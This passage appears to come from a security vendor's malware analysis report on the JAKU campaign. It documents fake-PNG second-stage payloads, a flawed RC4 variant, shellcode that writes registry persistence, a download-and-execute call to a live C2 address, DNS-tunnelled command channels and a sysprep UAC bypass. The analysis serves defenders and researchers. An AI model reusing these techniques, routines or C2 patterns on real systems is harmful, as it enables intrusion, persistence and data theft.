Awaiting Orders. The sample then checks the response to the above request from the server. If the server returns a payload, then the sample will attempt to decrypt and execute it as an executable, and then finish (terminate) execution of itself. The format of these payloads that the sample expects is a fake PNG that contains an encryption key, as documented in the next section. Upon further analysis, the malware has no capability of understanding or executing anything other than this format. If no payload is received, the malware will finish (terminate) execution immediately.

MALWARE STAGE 2 – FAKE PNG FILES

Not only is the C2 telemetry data held in a file that purports to be a JPEG image file, but the 1st stage malware itself attempts to download and decrypt the 2nd stage in a file that upon first glance appears to be a graphical image. The downloaded file, when examined look like a PNG image file, the headers even conform to the PNG file format:

```
$ file 96982dd123c0669e3bad92d9d462733f
96982dd123c0669e3bad92d9d462733f: PNG image data, 997393152 x 167848821, 152-bit
```

These 2nd stage files were reverse engineered and were found to contain data generated by modified cryptographic and compression algorithms. Subsequently, Forcepoint created a command line utility to decrypt and decompress these fake PNG files.

Encryption Algorithm. The encryption algorithm used is a modified RC4 implementation. The file analysed here was one of the 1st stage info stealers (SHA1: 5d2f372ace971267c28916ae4cb732aa105fc3b9). A modified RC4 routine was found at offset: 0x0041903C. Forcepoint re-coded this in C as:

```
BOOL rc4(BYTE *buf,int bufsize, BYTE *modkey, int modkeylen)// 0x0041903C
{
  int i, x;
  byte g = 0;
  byte j = 0;
  unsigned char xorIndex;
  unsigned char tmp;
  char keydata[257];
  char state[257];

  if (modkey && modkeylen >= 1)
  {
      // Zero out the state and keydata
      memset(state, 0, sizeof(state));
      memset(keydata, 0, sizeof(keydata));

      // Initialize the state array with identity permutation (neutral)
      for (i = 0; i < 256; i++)
      {
          state[i] = i;
      }

      x = 0;

      // This is an addition included in the malware
      // it is an attempt to randomize the permutations in the state array with a modulation key array
      // But there is a mistake where it's only ever writing to state[2] instead of the
      // presumably intended state[i]. However, this still results in the permutations being modified
      // enough to change the rc4 cipher
      for (i = 0; i < 256; i++)
      {
          x = x % modkeylen;
          state[2] = modkey[x++];
      }

      // The permutations in the state array are now morphed/randomized
      for (i = 0; i < 256; i++)
      {
          // Morph the permutations using the key data (which is set to all zeros in this instance)
          g = (keydata[i] + state[i] + g);

          // swap some bytes
          tmp = state[i];

          state[i] = state[g];
          state[g] = tmp;
      }

      // process the input data
      for (i = 0, g = 0, j = 0; i < bufsize; i++)
      {
          // Adjust indices
          g = (g + 1);
          j = (state[g] + j);

          // swap some bytes
          tmp = state[g];
          state[g] = state[j];
          state[j] = tmp;

          // obtain xor index in state array
          xorIndex = (state[j] + state[g]) & 255;

          // perform the xor on the current index of the buffer
          buf[i] ^= state[xorIndex];
      }
      return TRUE;
  }
  return FALSE;
}
```

Bad Crypto. The only significant difference to a standard rc4 routine here is the addition of the *"for loop"* that is (presumably) meant to randomize the permutations in *state[2]* with the values from the modulation key. However, it seems that the author made a mistake: instead of each permutation, only the 3rd value in the array is ever modified. Modifying this one byte is still enough to result in a significantly different cipher. Fortunately, with this knowledge, it is trivial to crack the RC4 cipher without knowing the key. This is because it is possible to brute force the 3rd element of the *state* array, in the knowledge that it can only have 256 possible values.

Compression Algorithm. The malware uses the LZ Huffman compression algorithm (lzhuf). Using an open source library such as Mike Smiley's LZH implementation allowed us to successfully extract the 2nd stage malware from the fake PNGs being decrypted.

MALWARE STAGE 2 – R2D3

R2D3 is a second stage (fake PNG) malware that employs stealth tactics and AV avoidance. Its primary purpose appears to be to await an encrypted third stage component to execute.

Stealth Injection. This second stage malware injects shellcode into a new explorer.exe process every time it wishes to do something significant, such as network traffic, registry, and file execution operations. This is a stealth tactic to bypass firewalls and AV by creating a new explorer.exe process and injecting shellcode into the entry point and then terminating the explorer.exe process in the shellcode immediately afterwards.

AV Engine Detection. The malware checks whether Bitdefender is installed by checking for the mutex "BDAgent-oneinstance-mutex" via the CreateMutexA API. It then checks if AVG is installed by looking for an event named "AVG{53036606-6F17-41a9-80DD-AB930D6BA4DD}" via the CreateEventA API. If either of these exists, the malware will terminate execution.

Service Installation. So long as AVG and Bitdefender are not detected, the malware will copy itself to %COMMONPROGRAMFILES%\CompSvc.exe. It also creates the file %COMMONPROGRAMFILES%\SvcStart.exe, which is embedded within the malware. It then injects shellcode into a new explorer.exe in order to execute SvcStart.exe with the following command line:

```
SvcStart.exe R2D2 C:\Documents and Settings\user\Local Settings\Temp\filename.ext
```

Where *"C:\Documents and Settings\user\Local Settings\Temp\filename.ext"* is the location of the original malware file.

Analysis indicates that there are two command line prefixes:

R2D2: Terminates the currently running malware, deletes it from hard-disk and then executes the newly copied version in the common program files directory.

R2D3: Does not require a directory to be given in the command line string and results in SvcStart.exe dropping a batch file named exp.bat in the %TEMP% directory, which simply cleans up all of the malware as below:

```
:REPEAT
DEL %1
IF EXIST %1 GOTO REPEAT
DEL %2
```

The R2D2 command line is the only one seen used during live analysis, whereas R2D3 appears to be a clean-up function. When the R2D2 command line is used, SvcStart.exe executes the newly created CompSvc.exe, which will check if it is running from the common program files directory. If this is the case, it will inject shellcode into a new explorer.exe in order to install a persistence key via the Microsoft Active Setup registry key location with a custom GUID:

```
.data:0044B114 pRegistryShellCode:                    ; DATA XREF: sub_41BA5C+5Bo
.data:0044B114                 push    ebp
.data:0044B115                 mov     ebp, esp
.data:0044B117                 sub     esp, 314h
.data:0044B11D                 push    ebx
.data:0044B11E                 xor     ebx, ebx
.data:0044B120                 cmp     [ebp-8], ebx
.data:0044B123                 push    esi
.data:0044B124                 mov     esi, 12345678h
.data:0044B129                 jz      short loc_44B130
.data:0044B12B                 mov     esi, 87654321h
.data:0044B130
.data:0044B130 loc_44B130:                             ; CODE XREF: .data:0044B129j
.data:0044B130                 push    edi
.data:0044B131                 push    40h
.data:0044B133                 pop     ecx
.data:0044B134                 xor     eax, eax
.data:0044B136                 lea     edi, [ebp-10Bh]
.data:0044B13C                 mov     [ebp-10Ch], bl
.data:0044B142                 rep stosd
.data:0044B144                 stosw
.data:0044B146                 stosb
.data:0044B147                 push    40h
.data:0044B149                 xor     eax, eax
.data:0044B14B                 pop     ecx
.data:0044B14C                 lea     edi, [ebp-20Fh]
.data:0044B152                 mov     [ebp-210h], bl
.data:0044B158                 push    40h
.data:0044B15A                 rep stosd
.data:0044B15C                 stosw
.data:0044B15E                 stosb
.data:0044B15F                 pop     ecx
.data:0044B160                 xor     eax, eax
.data:0044B162                 lea     edi, [ebp-313h]
.data:0044B168                 mov     [ebp-314h], bl
.data:0044B16E                 rep stosd
.data:0044B170                 stosw
.data:0044B172                 push    8003h
.data:0044B177                 mov     [ebp-4], ebx
.data:0044B17A                 stosb
.data:0044B17B                 call    dword ptr [esi+2Ch] ; kernel32.SetErrorMode
.data:0044B17E                 lea     eax, [esi+344h]
.data:0044B184                 push    eax
.data:0044B185                 call    dword ptr [esi+20h] ; GetModuleHandleA("ntdll.dll")
.data:0044B188                 mov     edi, eax
.data:0044B18A                 lea     eax, [esi+354h]
.data:0044B190                 push    eax
.data:0044B191                 push    edi
.data:0044B192                 call    dword ptr [esi+24h] ; GetProcAddress("strlen")
.data:0044B195                 mov     [ebp-8], eax
.data:0044B198                 lea     eax, [esi+374h]
.data:0044B19E                 push    eax
.data:0044B19F                 push    edi
.data:0044B1A0                 call    dword ptr [esi+24h] ; GetProcAddress("strcpy")
.data:0044B1A3                 mov     edi, eax
.data:0044B1A5                 lea     eax, [esi+34h]
.data:0044B1A8                 push    eax
.data:0044B1A9                 lea     eax, [ebp-10Ch]
.data:0044B1AF                 push    eax
.data:0044B1B0                 call    edi             ; ntdll.strcpy
.data:0044B1B2                 lea     eax, [esi+138h]
.data:0044B1B8                 push    eax
.data:0044B1B9                 lea     eax, [ebp-210h]
.data:0044B1BF                 push    eax
.data:0044B1C0                 call    edi             ; ntdll.strcpy
.data:0044B1C2                 lea     eax, [esi+23Ch]
.data:0044B1C8                 push    eax
.data:0044B1C9                 lea     eax, [ebp-314h]
.data:0044B1CF                 push    eax
.data:0044B1D0                 call    edi             ; ntdll.strcpy
.data:0044B1D2                 add     esp, 18h
.data:0044B1D5                 cmp     dword ptr [esi+340h], 1
.data:0044B1DC                 lea     eax, [ebp-4]
.data:0044B1DF                 pop     edi
.data:0044B1E0                 push    eax
```

```
.data:0044B1E1                 lea     eax, [ebp-10Ch]
.data:0044B1E7                 push    eax
.data:0044B1E8                 push    dword ptr [esi+30h]
.data:0044B1EB                 jnz     short loc_44B235 ; RegOpenKeyA
.data:0044B1ED                 call    dword ptr [esi+4] ; RegOpenKeyA("Software\\Microsoft\\Active Setup\\Installed Components\\{4C2830A1-7D22-4f20-
ADA2-3901BD61DDE4}")
.data:0044B1F0                 test    eax, eax
.data:0044B1F2                 jz      short loc_44B20C
.data:0044B1F4                 lea     eax, [ebp-4]
.data:0044B1F7                 push    eax
.data:0044B1F8                 lea     eax, [ebp-10Ch]
.data:0044B1FE                 push    eax
.data:0044B1FF                 push    dword ptr [esi+30h]
.data:0044B202                 call    dword ptr [esi] ; RegCreateKeyA("Software\\Microsoft\\Active Setup\\Installed Components\\{4C2830A1-7D22-4f20-
ADA2-3901BD61DDE4}")
.data:0044B204                 test    eax, eax
.data:0044B206                 jnz     loc_44B291
.data:0044B20C
.data:0044B20C loc_44B20C:                             ; CODE XREF: .data:0044B1F2j
.data:0044B20C                 lea     eax, [ebp-314h]
.data:0044B212                 push    eax
.data:0044B213                 call    dword ptr [ebp-8] ; ntdll.strlen
.data:0044B216                 pop     ecx
.data:0044B217                 push    eax
.data:0044B218                 lea     eax, [ebp-314h]
.data:0044B21E                 push    eax
.data:0044B21F                 push    1
.data:0044B221                 lea     eax, [ebp-210h]
.data:0044B227                 push    ebx
.data:0044B228                 push    eax
.data:0044B229                 push    dword ptr [ebp-4]
.data:0044B22C                 call    dword ptr [esi+8] ; RegSetValueExA("C:\\Program Files\\Common Files\\Services\\SvcStart.exe")
.data:0044B22F                 test    eax, eax
.data:0044B231                 jnz     short loc_44B28B
.data:0044B233                 jmp     short loc_44B283
.data:0044B235 ; ---------------------------------------------------------------------------
.data:0044B235
.data:0044B235 loc_44B235:                             ; CODE XREF: .data:0044B1EBj
.data:0044B235                 call    dword ptr [esi+4] ; RegOpenKeyA
.data:0044B238                 test    eax, eax
.data:0044B23A                 jnz     short loc_44B291
.data:0044B23C                 lea     eax, [ebp-210h]
.data:0044B242                 push    eax
.data:0044B243                 call    dword ptr [ebp-8] ; ntdll.strlen
.data:0044B246                 test    eax, eax
.data:0044B248                 pop     ecx
.data:0044B249                 jnz     short loc_44B26C
.data:0044B24B                 push    dword ptr [ebp-4]
.data:0044B24E                 call    dword ptr [esi+14h] ; RegCloseKey
.data:0044B251                 lea     eax, [ebp-10Ch]
.data:0044B257                 push    eax
.data:0044B258                 push    dword ptr [esi+30h]
.data:0044B25B                 call    dword ptr [esi+0Ch] ; RegDeleteKeyA
.data:0044B25E                 test    eax, eax
.data:0044B260                 jnz     short loc_44B291
.data:0044B262                 push    0C8h
.data:0044B267                 call    dword ptr [esi+28h] ; ExitProcess
.data:0044B26A                 jmp     short loc_44B291
.data:0044B26C ; ---------------------------------------------------------------------------
.data:0044B26C
.data:0044B26C loc_44B26C:                             ; CODE XREF: .data:0044B249j
.data:0044B26C                 lea     eax, [ebp-210h]
.data:0044B272                 push    eax
.data:0044B273                 push    dword ptr [ebp-4]
.data:0044B276                 call    dword ptr [esi+10h] ; RegDeleteValueA
.data:0044B279                 test    eax, eax
.data:0044B27B                 jnz     short loc_44B28B
.data:0044B27D                 push    dword ptr [ebp-4]
.data:0044B280                 call    dword ptr [esi+14h] ; RegCloseKey
.data:0044B283
.data:0044B283 loc_44B283:                             ; CODE XREF: .data:0044B233j
.data:0044B283                 push    0C8h
.data:0044B288                 call    dword ptr [esi+28h] ; ExitProcess
.data:0044B28B
.data:0044B28B loc_44B28B:                             ; CODE XREF: .data:0044B231j
.data:0044B28B                                         ; .data:0044B27Bj
.data:0044B28B                 push    dword ptr [ebp-4]
.data:0044B28E                 call    dword ptr [esi+14h] ; RegCloseKey
.data:0044B291
.data:0044B291 loc_44B291:                             ; CODE XREF: .data:0044B206j
.data:0044B291                                         ; .data:0044B23Aj ...
.data:0044B291                 push    64h
.data:0044B293                 call    dword ptr [esi+28h] ; ExitProcess
.data:0044B296                 pop     esi
.data:0044B297                 xor     eax, eax
```

```
.data:0044B299                 pop     ebx
.data:0044B29A                 leave
.data:0044B29B                 retn
```

Winpcap. After the shellcode is injected, the malware will load the winpcap npf.sys driver if it exists. It then begins to monitor all network adapters in order to determine which interface is the primary adapter that can access the internet. Then, it makes a POST request to the C2 server with gzip compressed system information:

```
POST http://101.99.68.5/bbs/CaC.php HTTP/1.1
Content-Type: multipart/form-data; boundary=--HC-MPFD-BOUNDARY
Content-Length: 320
User-Agent: Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/36.0.1985.125 Safari/537.36
Host: 101.99.68.5
Proxy-Connection: Keep-Alive
Pragma: no-cache

----HC-MPFD-BOUNDARY
Content-Disposition: form-data; name="id"

AAwp2ySc
----HC-MPFD-BOUNDARY
Content-Disposition: form-data; name="userfile"; filename="AAwp2ySc.ifo"
Content-Type: application/octet-stream

��������
s�s�u�R��t��w
���s
�R054644����R�5246��4415��r�����K�������?���
----HC-MPFD-BOUNDARY--
```

The *"id"* value *"AAwp2ySc"* is a base64 encoded version of the MAC address's hexadecimal values for the adapter that is determined to be the primary one, which in this instance was **"***00 0c 29 db 24 9c***"**. The gzip compressed data, in plaintext looks like this example:

```
CNAME: MICROSOFT
OSVER: 513112
IP: -2132891456
DNAME: None
```

Next, the malware injects shellcode into explorer.exe to contact its C2 with a GET request, which seems to expect another encrypted malware to be returned. The following shows parts of the shellcode (dumped from Ollydbg), which shows this C2 server communication. The comments indicate what the values of certain registers and addresses are in real time. Again, the MAC address identifier can be seen in the following network traffic shellcode:

```
0101A63E          8D6E 1C                LEA EBP,DWORD PTR DS:[ESI+0x1C]          ; http://101.99.68.5/bbs/CaC.php?id=AAwp2ySc
...
0101A667          8D86 70050000          LEA EAX,DWORD PTR DS:[ESI+0x570]         ; URLDownloadToFileA
0101A66D          50                     PUSH EAX
0101A66E          53                     PUSH EBX                                 ; HMODULE = urlmon.dll
0101A66F          FF56 08                CALL DWORD PTR DS:[ESI+0x8]              ; kernel32.GetProcAddress
0101A672          8BD8                   MOV EBX,EAX
0101A674          85DB                   TEST EBX,EBX
0101A676          75 05                  JNZ SHORT explorer.0101A67D
0101A678          6A 64                  PUSH 0x64
0101A67A          FF56 0C                CALL DWORD PTR DS:[ESI+0xC]              ; kernel32.ExitProcess
0101A67D          8D86 6C040000          LEA EAX,DWORD PTR DS:[ESI+0x46C]         ; C:\DOCUME~1\user\LOCALS~1\Temp\tmp2F.tmp
0101A683          6A 00                  PUSH 0x0
0101A685          6A 00                  PUSH 0x0
0101A687          50                     PUSH EAX
0101A688          55                     PUSH EBP                                 ; http://101.99.68.5/bbs/CaC.php?id=AAwp2ySc
0101A689          6A 00                  PUSH 0x0
0101A68B          FFD3                   CALL EBX                                 ; URLDownloadToFileA
```

The code continues on to delete a Zone.Identifier ADS for msvcrt.dll (msvcrt.dll:Zone.Identifier). The purpose of this part of the code is unclear, because msvcrt.dll does not seem to be overwritten by the malware and should not contain a Zone.Identifier record that prevents its usage in any way.

Malware Configuration. The malware also contains a configuration of sorts. Some of the parts include:

```
S[32]:inner_UniqID=4C2830A17D224f20ADA23901BD61DDE4
B:inner_Escl=1
S[260]Exe Location=C:\Program Files\Common Files\Services\CompSvc.exe
```

Each field is preceded by the length and type of the value associated with it. For example: S[32] means that the value contains a string of 32 characters.

- The inner_UniqID value seems to be a static value, probably used as a campaign identifier.
- The inner_Escl value is a Boolean, indicating whether escalated permissions are available. If not, then the malware drops a DLL payload into the Windows sysprep folder under the name cryptbase.dll. It then launches sysprep.exe, which will run with administrative permissions and load up cryptbase.dll from the current folder rather than the system folder. This technique is a commonly used means of bypassing Windows User Account Control (UAC).
- The Exe Location value is the current location of the malware.

MALWARE STAGE 2 – C3PRO-RACCOON

C3PRO-RACCOON is another one of the second stage components (fake PNG) that is hosted on a C2 server with the small amount of targeted victims. This C2 data set is suspected of being a targeted set of victims and is referred to within the JAKU analysis as RACCOON.

The C3PRO- RACCOON malware initially communicates with a specific C2 server over DNS. Kaspersky have already blogged about this same malware family when it was hosted on the KCNA North Korean news site in early 2015:

```
SHA1: c28bdea5e823cbca16d22a318ff29a338fcf0379
```

C3PRO-RACCOON Behaviour. This malware sample is another self-extractor, which drops the usual start.bat and end.bat files along with the Trojan component and a utility to add a new Windows task:

```
start.bat
end.bat
drmanidd32.dll (C3PRO-RACCOON trojan)
SetTaskPathDl.exe (C# utility to add a new Windows task)
Microsoft.Win32.TaskScheduler.dll (legitimate file used by SetTaskPathDl.exe for task scheduler stuff)
```


The file start.bat is executed which results in SetTaskPathDl.exe being invoked with the following arguments:

```
%temp%\SetTaskPathDl.exe drmanidd32.dll Adobe Update SecuUpdates.dll
```

This results in drmanidd32.dll being moved to *%appdata%\Adobe\Update\SecuUpdates.dll* and a Windows task created to execute the following command upon user logon:

```
C:\WINDOWS\system32\rundll32.exe %appdata%\Adobe\Update\SecuUpdates.dll,start now
```

Once executed, SecuUpdates.dll generates DNS traffic, which is the C2 channel communication:



```
192.168.222.128      192.168.222.2        DNS        77 Standard query 0xc69b  A dnsinfo.slyip.net
192.168.222.2        192.168.222.128      DNS        93 Standard query response 0xc69b  A 119.59.122.35
192.168.222.128      119.59.122.35        DNS        95 Standard query 0xd739  CNAME pWrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128      119.59.122.35        DNS        95 Standard query 0xd739  CNAME pWrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
192.168.222.128      119.59.122.35        DNS        95 Standard query 0xd739  CNAME pWrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q
119.59.122.35        192.168.222.128      DNS       132 Standard query response 0xd739  CNAME LS4.com A 231.157.250.149
```

The malware resolves a specific C2 DNS name and uses the returned IP as a DNS server for resolving the CNAME of *pWrpqMoqqipJiiwGBgaoxueIyMaG56g.e.q*, which results in a resolution of LS4.com at IP 231.157.250.149.

The *pWrpqMoqqipJiiwGBgaoxueIyMaG56g* string is a base64 encoded, encrypted version of *"+MICROSOFT_000C29DB249C"* which is a '+' followed by the current computer name, "_" and then the MAC address of the primary network adapter.

Here is the encryption routine in assembly:

```
loop:
    mov     al, buffer[ecx]    ; buffer contains string to encrypt (i.e. "+MICROSOFT_000C29DB249C")
    add     al, 3              ; Add a value of 3 to the current 8-bit char value
    movzx   eax, al            ; Clear eax, replace with lower 8-bit val (this is pointless, poor coding)
    xor     eax, 3             ; XOR 32-bit value of eax (which is just 8-bit al, effectively) by 3
    mov     edx, eax           ; Save eax in edx
    shr     edx, 3             ; Shift edx right by 3 bits
    shl     al, 5              ; Shift 8-bit eax value left by 5 bits
    or      dl, al             ; OR 8-bit edx against 8-bit eax
    mov     buffer[ecx], dl    ; Copy new value (stored in dl) into current index of buffer
    inc     ecx                ; Increase buffer index
    cmp     ecx, edi           ; Check if we're done yet
    jl      short loop
```

This routine is poorly coded, as 32-bit values are not required. Alternatively, the author introduced an error in the left shift. Regardless, once corrected and optimised, the routine look like this:

```
loop:
    mov     al, buffer[ecx]    ; buffer contains string to encrypt (i.e. "+MICROSOFT_000C29DB249C")
    add     al, 3              ; Add a value of 3 to the current char value
    xor     al, 3              ; XOR char value by 3
    mov     dl, al             ; Copy char value (into dl)
    shr     dl, 3              ; Shift char value right by 3 bits (truncate)
    shl     al, 5              ; Shift the same char value (in al) left by 5 bits (truncate)
    or      dl, al             ; OR both char values
    mov     buffer[ecx], dl    ; Copy new value (stored in dl) into current index of buffer
    inc     ecx                ; Increase buffer index
    cmp     ecx, edi           ; Check if we're done yet
    jl      short loop
```

Or the same, more complete routine in C:

```
void encode(char *buffer)
{
    for (int i = 0; i < strlen(buffer); i++)
    {
        unsigned char a = buffer[i];
        unsigned char b;

        a += 3;
        a ^= 3;

        b = a;

        b >>= 3;
        a <<= 5;

        b |= a;

        buffer[i] = b;
    }
}
```

DNS Command Channel. The DNS requests containing the encrypted *system name* and *MAC address* happen regularly (~2 minutes), with the IP of LS4.com changing each time. The malware translates LS4.com into LS4=, base64 decodes it and then decrypts it using the reverse of the algorithm above. The result of this is the string "go", and the malware also understands the following commands:

COMMAND	PURPOSE	NOTES
go	This just means "OK - no action to take"	Takes 0 parameters
ti	Change wait/sleep time between DNS C2 attempts	Takes 1 parameter (sleep time in minutes)
sh	Not implemented by author	This routine does nothing and appears to be a placeholder for a future routine
fs	Start UDT based C2 module	Takes 2 parameters (port, server)
ts	Start secondary C2 module	Takes 2 parameters (port, server)
dl	Inject a DLL into a process via remote thread in explorer.exe	Takes 2 parameters (DLL filename, process name without .exe)
du	Unload DLL from *current process* via remote thread in explorer.exe	Takes 2 parameters (first param must be 0, second is DLL filename)
de	Securely delete file (write/read 4 times, rename 900 times, truncate to 0 size, then delete)	Takes 1 parameter (file to delete)
cm	Execute command-line utility (%COMSPEC%) with parameter and send results to C2 over DNS	Takes 1 parameter (command to execute)
cu	Send computer information to C2 over DNS	Takes 2 parameters (port - ignored, server)
ex	Execute command via WinExec but do not send back the results to C2 server	Takes 1 parameter (command to execute)

A "parameter" here is a part of the CNAME separated by a ".". For example, "LS4.test.com" would be the command, "go" with 1 parameter "test"..

The "secondary" C2 module receives commands over TCP and a custom protocol. The data structures are defined below:

```
// This is the client hello packet structure (actually not really a structure, just a 4 byte value)
typedef struct clienthello_s
{
    uint32 client_magic; // Must be 0xDF1B697A
} clienthello_t;

// This is the encryption key structure for packet encryption & decryption
typedef struct keyheader_s
{
    byte subkey;
    byte xorkey;
    byte rolkey;
    byte _align; // Unused, just here for alignment
} keyheader_t;

// This is the full structure for anything received from the server
typedef struct servercmd_s
{
    uint32      server_magic;   // Must be 0xA37CE092

    keyheader_t hdr;            // Encryption keys
    long        cmdlen;         // Length of command buffer (encrypted)

    char        cmdbuf[512];    // Command buffer (encrypted)
} servercmd_t;

// This is used by the file upload & download routines
typedef struct filetransfer_s
{
    long        filesize;       // Size of file (encrypted)
    byte        filedata[];     // File contents (encrypted)
} filetransfer_t;
```

The "UDT" C2 module receives commands over UDP and the UDT library protocol. The data structures used by the malware are similar to the ones above, but without magic values or encryption keys. Instead, the encryption keys are static. The UDT C2 module only supports a subset of the commands that the secondary C2 module does.

The command set supported by the secondary and UDT C2 modules is the same as in Kaspersky’s analysis of the KCNA malware. However, our analysis of the KCNA malware and C3PRO-RACCOON revealed some additional functionality and small differences in what Kaspersky reported.

The full list of commands used by the secondary and UDT modules can be seen in the table below:

COMMAND	PURPOSE
_get	Encrypt and send specified file
_got	Encrypt and send specified file and then securely delete it from disk
_cmd	Execute command-line utility (%COMSPEC%) with parameter and send results to C2
_exe	Execute parameter via WinExec API
_quit	Exit the C2 thread
_inf	Grab system information, save it to file, encrypt it, send it to C2 and then securely delete it. • Operating system version • Username • Computer name • System drive • Local time • All connected drives and properties • Network adapter properties • Disk free space • All installed programs
_dll	Inject a DLL into a process via remote thread in explorer.exe
_put	Receive, decrypt, and write a buffer to disk at a specified file location
_del	Securely delete specified file using John Underhill's "Secure File Shredder" code
_dir	Send a directory listing for path specified
_prc	Send a full running process list to C2
_cap	Take a screenshot, save it to file, encrypt it, send it to C2 and then securely delete it
_dlu	Unload DLL from *current process only* via remote thread in explorer.exe

OBSERVATIONS ON C3PRO-RACCOON

The ability for malware to concurrently support three separate, custom built C2 channels is more advanced than the majority of malware currently observed in the global threat landscape. This offers insight into the amount of effort the malware author and actor(s) have expended to ensure that the malware is stealthy and can remain in contact with its C2s, despite the network environment it may be running within.

UDT Library. The malware uses an open source library called UDT[3] for one of its C2 channels. UDT provides much of the benefits of TCP but retains higher data transfer speeds over UDP. The authors likely chose the library in order to provide the flexibility of being able to securely use UDP for C2 communication, as well as being stealthy at the same time.

Secure Delete. The file deletion routine has been taken from publicly available secure erasure code. This code was originally written by John Underhill and called “Secure File Shredder”[4]. The routine used in the malware even contains the same mistake as John Underhill made, where he renames the file 780 times (30 * 26) instead of the intended 30. The only difference is that the file truncation is only performed once in the malware, rather than 10 times, as in Underhill's code. The purpose of this code is to prevent advanced forensics techniques from being able to recover the deleted files.

Unfinished Code. The *'du'* and *'dlu'* commands are interesting because they only support unloading a module from the current process, but by creating a remote thread in a new *explorer.exe*. This makes little sense because it would be a lot simpler and more effective to just unload the module in the current process. This is likely to be an unfinished or abandoned routine that is currently not used by the actor. The older version of this malware that Kaspersky analysed did not have any implementation for *'dlu'*, and the *'dll'* routine did not create a new thread in an *explorer.exe* process to do this work, but instead did it from its own process.

Spoofed File Dates. When a file is sent to the infected machine via the *"_put"* command and written to disk, the file access times are modified to be the same as gdi32.dll's from the system directory. This makes the file less suspicious and can also prevent some forensic time-lining.

Under Development. The older version of this malware that Kaspersky analysed was compiled using Microsoft Visual Studio 6.0, whereas this version has been compiled with Microsoft Visual Studio 10.0. The malware is clearly being actively developed and the developers' environment(s) are being improved.

[3] http://udt.sourceforge.net/
[4] http://www.codeproject.com/Articles/30453/Secure-File-Shredder

WHO IS SAPHARUS?

SAPHARUS-PC is the name of a Windows computer which appears over 1,800 times in one of the JAKU Datasets (referred to as the SAPHARUS data set for this reason). From a research point of view, this significant anomaly clearly needed investigation.

SAPHARUS Timeline. The number of entries is the database is constantly changing. While the total number of entries appears to grow, due to more victims being infected, the number of SAPHARUS entries is decreasing:

DATE	VICTIM COUNT	SAPHARUS-PC COUNT
2015-10-04	5765	1912
2015-10-26	5974	1869
2015-11-15	6160	1854
2015-12-10	6188	1831

The Real SAPHARUS. Within the dataset there appear one is 'real' SAPHARUS-PC (UID: D1336E59-0FB3-473B-8A43-F667E7052CF5) with a public IP address of 91.44.233.77. This is expected to be a 'real' host because of the system information is complete and is not duplicated elsewhere. Whereas, the SAPHARUS-PC duplicates all have identical system information.

Hypothesis #1 - Overwrites. Real entries were overwritten in error with the SAPHARUS data. A number of facts support this hypotheses: the fake SAPAHRUS data is clearly corrupted and is missing the task list and recent files, part of which could have resulted in some sort of parsing error or when dumping it in the DB. The ASN's and IP's of these entries seem to indicate that they are real victims. However, it is impossible to prove that it wasn't done intentionally. (Likelihood: High)

Hypothesis #2 - Additions. SAPHARUS entries were *added* either due to an error or intentionally. This seems less likely as SAPHARUS-PC entries reuse some of the IPs already in the database. Furthermore, adding SAPHARUS entries intentionally would serve very little purpose.

There is evidence that at least one SAPHARUS-PC is bogus:

SAPHARUS at Forcepoint. One of the hosts with the name SAPHARUS-PC has an external IP address recorded in the dataset, which is in reality an IP address owned and operated by Forcepoint. During the analysis of JAKU, the Forcepoint Special Investigation team operated a honeypot machine which had an external IP address identical to the SAPHARUS-PC public IP address.

Diversity of Addresses. The SAPHARUS-PC external IP addresses are from a large and diverse number of ASNs. These IP addresses and ASNs appear to correlate with the ASNs of other victims.


Truncated System Information. SAPHARUS-PC entries have truncated system information (INFO); i.e. no task list and no recent files.

It is believed that the SAPHARUS-PC entries are duplicated information from other victim data. Why this is the case is unclear. Possibilities include programming errors in the C2 software (possible), or the use of SAPHARUS-PC as a 'flag' while administering the C2 data sets (unlikely).

For analysis purposes, the SAPHARUS-PC entries were not included in detailed analysis such as correlation of victims within and across C2 servers.

C2 TELEMETRY DATABASES

SQLite Databases. All JAKU C2 servers identified have viewable directories via the local web server. From a web browser, it is possible to view the content of a directory named */img*:



```
                                        Index of /img

Icon   Name                     Last modified      Size  Description
____________________________________________________________________________________________________
[DIR]  Parent Directory
[IMG]  near.jpg                 09-Dec-2015 19:59  451M
____________________________________________________________________________________________________

   Apache/2.2.21 (Unix) DAV/2 mod_ssl/2.2.21 OpenSSL/1.0.0c PHP/5.3.8 mod_apreq2-20090110/2.7.1 mod_perl/2.0.5
   Perl/v5.10.1 Server at pic3.mooo.com Port 80
```

Near.jpg. The file called *near.jpg* is not an image file. When examined, the file is found to be a SQLite2 format database:

```
$ file near.jpg
near.jpg: SQLite 2.x database
```

